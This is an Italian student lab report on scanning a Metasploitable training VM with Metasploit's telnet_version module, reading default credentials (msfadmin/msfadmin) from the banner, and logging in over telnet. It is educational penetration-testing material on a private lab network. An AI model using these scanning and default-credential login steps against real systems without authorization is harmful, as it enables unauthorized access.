




EXPLOIT TELNET CON
METASPLOIT

S7L2

ANTONIO PERNA



TELNET

Telnet è un protocollo di rete che viene utilizzato per fornire una comunicazione bidirezionale e interattiva basata su testo tra due dispositivi, solitamente un client e un server. È stato uno dei primi protocolli Internet e consente agli utenti di connettersi a un altro computer sulla rete (spesso un server) e di eseguire comandi come se fossero fisicamente presenti sulla macchina remota.



METASPLOIT

Metasploit è un framework di sicurezza informatica utilizzato principalmente per il test di penetrazione, lo sviluppo e l'esecuzione di exploit contro un sistema remoto. È una delle piattaforme più popolari e ampiamente utilizzate da professionisti della sicurezza, hacker etici e amministratori di sistema per identificare e sfruttare vulnerabilità nei sistemi informatici.

MSFCONSOLE

```
kali-linux-2024.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0 192.168.1.122_63to...
.;lx00KXXX00xl:.
.,oWMMMMMMMMMMMMMMMMMKd,
:KMMMMMMMMMMMMMMMMMMWWx,
.KMMMMMMMMMMMMMMWWNNNWMMMMMMMMMMMX,
LWMWMMMMMMMMMMWWd: .. .. ;dkMMMMMMMMMMMK:
xMMMMMMMMMMWWd. .onMMMMMMMMMK
oMMMMMMMMWWd. dMMMMMMMMMMx
.WMMMMMMMMMX. :MMMMMMMMMM,
xMMMMMMMMMX. LMWWMMMMMMMO
NMMMMMMMMMW. ,cccccoMMMMMMMMWlcccc;
MMMMMMMMMMX; KMWWMMMMMMMMMMMAX:
NMMMMMMMMW. ;KMMMMMMMMMMMMMX:
xMMMMMMMMMd. ,OMMMMMMMMMMK;
.WMMMMMMMMMc. 'OMMMMMMMMO,
LMWWMMMMMMMK. .kMMO'
dMMMMMMMMMMWd' ..
cWMMMMMMMMMMMNx. #####
.OMMMMMMMMMMMWWc ### ###
;OMMMMMMMMMMMWWo. +:+
.ONMMMMMMMMMMMMo +###:+#+
'OWMMMMMMMMWmo. ++:
.,cdk00K; :::::
::::::
Metasploit
giochi = [ metasploit v6.3.55-dev
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post
+ -- --=[ 1391 payloads - 46 encoders - 11 nops
+ -- --=[ 9 evasion
]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > use auxiliary scanner/telnet/telnet_version
Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --
0  auxiliary/scanner/telnet/telnet_version      normal  No    Telnet Service Banner Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/telnet/telnet_version
```

msfconsole è l'interfaccia a riga di comando principale del Metasploit Framework, un potente strumento utilizzato per test di penetrazione e ricerca di vulnerabilità. È il componente più utilizzato di Metasploit perché fornisce un ambiente interattivo per la gestione di exploit, payload, moduli ausiliari e molto altro. Con il comando “msfconsole” dal terminale di kali lo andiamo ad avviare.

```
[*] Using auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > RHOSTS 192.168.11.112
[-] Unknown command: RHOSTS
msf6 auxiliary(scanner/telnet/telnet_version) > exploit 192.168.11.112

[+] 192.168.11.112:23 - 192.168.11.112:23 TELNET
  \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin
  with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.11.112:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

EXPLOIT

Un exploit è un programma, uno script o una sequenza di comandi che sfrutta una vulnerabilità o una debolezza in un sistema informatico per eseguire un'azione non autorizzata. Questa azione può includere l'accesso non autorizzato a dati, l'esecuzione di codice arbitrario, l'escalation dei privilegi o il causare un'interruzione del servizio.

Andiamo a scrivere il comando exploit seguito dall'indirizzo ip della macchina metasploitable (exploit 192.168.11.112) e vediamo che ci dà le credenziali di accesso.



```
kali@kali: ~
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.11.112
[*] exec: telnet 192.168.11.112

Trying 192.168.11.112 ...
Connected to 192.168.11.112.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Thu May 23 04:16:45 EDT 2024 on ttym
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 192.168.11.112
          inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe31:d020/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:63 errors:0 dropped:0 overruns:0 frame:0
          TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4600 (4.4 KB) TX bytes:8545 (8.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:105 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

METASPLOITABLE

L'ultimo step è quello di accedere alla macchina di metasploitable e per farlo, usiamo il comando (telnet 192.168.11.112) e, entriamo nella macchina di meta; successivamente ci chiede le credenziali trovate prima e, infine, faccio un ifconfig per dimostrare che ci troviamo realmente sulla macchina di meta.

